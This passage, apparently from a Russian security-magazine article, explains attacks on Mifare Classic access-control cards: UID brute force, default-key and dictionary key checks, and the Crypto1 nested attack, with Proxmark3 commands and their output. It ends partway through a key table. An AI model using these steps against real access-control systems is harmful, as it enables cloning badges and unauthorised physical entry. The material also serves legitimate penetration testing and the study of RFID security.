К сожалению, подобные палочки-выручалочки доступны не для всех идентификаторов Mifare. К примеру, если на Mifare Classic 1K с 4-байтным UID найти «магическую» карту не составляет труда, то для тех же карт, но с 7-байтным UID подобрать китайский аналог намного сложнее.

АТАКИ НА MIFARE


Плохая новость: некоторые виды идентификаторов Mifare практически невозможно взломать, да и таких масштабных атак, как на EM410X, тут просто не существует.

Хорошая новость: взломать Mifare все-таки можно и некоторые атаки все еще доступны!

Эмуляция и брутфорс UID

Смешно, но иногда СКУД бывает настроена так, что для идентификации используется лишь 7-байтный UID, общий для всех основанных на стандарте ISO 14443 Type A. В этом случае система функционирует почти так же, как и с EM410X, а следовательно, может сработать перебор идентификаторов, сгенерированных на основе валидного.

Достать UID довольно просто — он всегда доступен для чтения, и его легко можно вытащить, к примеру с помощью Proxmark3 командой `hf search`.




```
[=] Session log C:\ProxSpace\pm3/.proxmark3/logs/log_20230906211428.txt
[+] loaded from JSON file `C:\ProxSpace\pm3/.proxmark3/preferences.json`
[=] Using UART port COM4
[=] Communicating with PM3 over USB-CDC


  8888888b.  888b     d888  .d8888b.
  888   Y88b 8888b   d8888 d88P  Y88b
  888    888 88888b.d88888      .d88P
  888   d88P 888Y88888P888     8888"
  8888888P"  888 Y888P 888      "Y8b.
  888        888  Y8P  888 888    888
  888        888   "   888 Y88b  d88P
  888        888       888  "Y8888P"    [ ]


  [ Proxmark3 RFID instrument ]

    MCU....... AT91SAM7S512 Rev A
    Memory.... 512 KB ( 60% used )

    Client.... Iceman/master/v4.16717-359-gdb7a8e1e5-dirty 2023-08-23 19:19:12
    Bootrom... Iceman/master/v4.16717-359-gdb7a8e1e5-dirty-suspect 2023-08-23 19:20:31
    OS........ Iceman/master/v4.16717-359-gdb7a8e1e5-dirty-suspect 2023-08-23 19:20:58
    Target.... PM3 GENERIC

[=] No previous history could be loaded
[usb] pm3 --> hf search
[|] Searching for ISO14443-A tag...
[+]  UID: 06 91 64 A4
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[#] Auth error
[?] Hint: try `hf mf` commands
```

Брутфорс и стандартные ключи

Идентификаторы, когда они только поступают к заказчику, обычно используют стандартные ключи, чтобы их было легко интегрировать в систему. Иногда по счастливой случайности ~~или из-за разгильдяйства настраивавшего систему сотрудника~~ они остаются неизменными. Именно такие ключи стоит использовать в первую очередь.

С этой целью применяется команда для Proxmark3: `hf mf chk` (считается Legacy) или `hf mf fchk`.



```
[usb] pm3 --> hf mf chk
[=] Start check for keys...
[=] .................................
[=] time in checkkeys 2 seconds

[=] testing to read key B...

[+] found keys:

[+] -----+-----+--------------+---+--------------+----
[+]  Sec | Blk | key A        |res| key B        |res
[+] -----+-----+--------------+---+--------------+----
[+]  000 | 003 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  001 | 007 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  002 | 011 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  003 | 015 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  004 | 019 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  005 | 023 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  006 | 027 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  007 | 031 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  008 | 035 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  009 | 039 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  010 | 043 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  011 | 047 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  012 | 051 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  013 | 055 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  014 | 059 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  015 | 063 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+] -----+-----+--------------+---+--------------+----
[+] ( 0:Failed / 1:Success )


[usb] pm3 -->
```

Если же ключи подобрать не удалось, можно использовать хорошо знакомую тебе атаку по кастомному словарю (например, словарю дефолтных ключей) с помощью команды `hf mf chk -f <dictionary.dic>`.

Кстати, брутфорс ключей — единственная атака, официально поддерживаемая на данный момент Flipper Zero. Именно поэтому получение полного дампа идентификатора длится так долго и не всегда оканчивается успехом.

Но что делать, если идентификация не ограничивается проверкой UID? Правильно: не стоит отчаиваться! Полное копирование Mifare 1K вполне возможно, так как шифр Crypto1 (на котором, собственно, и построена защита этого типа идентификаторов) поддается взлому.

Crypto1


Если ты ничего не слышал о Crypto1, это неудивительно. Данный шифр был разработан NXP Semiconductors специально для Mifare и использовался с самого начала производства идентификаторов. Реализуется этот алгоритм аппаратно и зашит внутри каждого использующего его тега.

Crypto1 предоставляет достаточный уровень защиты, поскольку работает по принципу «security through obscurity» (безопасность через неясность). Но в 2008–2009 годах он был изучен независимыми исследователями, которые назвали его безопасность, мягко говоря, «околонулевой». Их исследования позволили разработать несколько эффективных атак, о которых я расскажу ниже.

Nested

Эта атака использует одну из уязвимостей PRNG (Pseudo Random Number Generator) алгоритма Crypto1.

Понять, что идентификатор уязвим к этой атаке, можно по значению поля «Prng detection» `weak` при проверке тега.




```
  888        888       888  "Y8888P"    [ ]


  [ Proxmark3 RFID instrument ]

    MCU....... AT91SAM7S512 Rev A
    Memory.... 512 KB ( 60% used )

    Client.... Iceman/master/v4.16717-359-gdb7a8e1e5-dirty 2023-08-23 19:19:12
    Bootrom... Iceman/master/v4.16717-359-gdb7a8e1e5-dirty-suspect 2023-08-23 19:20:31
    OS........ Iceman/master/v4.16717-359-gdb7a8e1e5-dirty-suspect 2023-08-23 19:20:58
    Target.... PM3 GENERIC

[usb] pm3 --> hf search
[|] Searching for ISO14443-A tag...
[+]  UID: 7D 77 E9 2C
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Magic capabilities : Gen 1a
[+] Prng detection: weak
[#] Auth error
[?] Hint: try `hf mf` commands


[+] Valid ISO 14443-A tag found

[usb] pm3 -->
```

Огромным плюсом считается то, что эта атака может проводиться офлайн, то есть единственное, что нужно для ее выполнения, — наличие валидного идентификатора. Единственный минус: чтобы ее провернуть, нужно знать хотя бы один ключ.

Итак, а в чем же уязвимость? Если кратко, то генерация псевдослучайных чисел основана на регистре сдвига с линейной обратной связью (РСЛОС, англ. LFSR), в котором, если известен один из ключей, можно найти количество итераций для случайного значения.

Запустить атаку можно с помощью такой команды:

```
hf mf nested --1k -blk <номер блока> <-a / -b> -k <ключ>
```



```
[usb] pm3 --> hf mf nested --1k --blk 0 -b -k FFFFFFFFFFFF
[+] Testing known keys. Sector count 16
[=] Chunk 0.6s | found 32/32 keys (57)
[+] Fast check found all keys

[+] found keys:

[+] -----+-----+--------------+---+--------------+----
[+]  Sec | Blk | key A        |res| key B        |res
[+] -----+-----+--------------+---+--------------+----
[+]  000 | 003 | 000000000000 | 1 | FFFFFFFFFFFF | 1
[+]  001 | 007 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  002 | 011 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  003 | 015 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  004 | 019 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
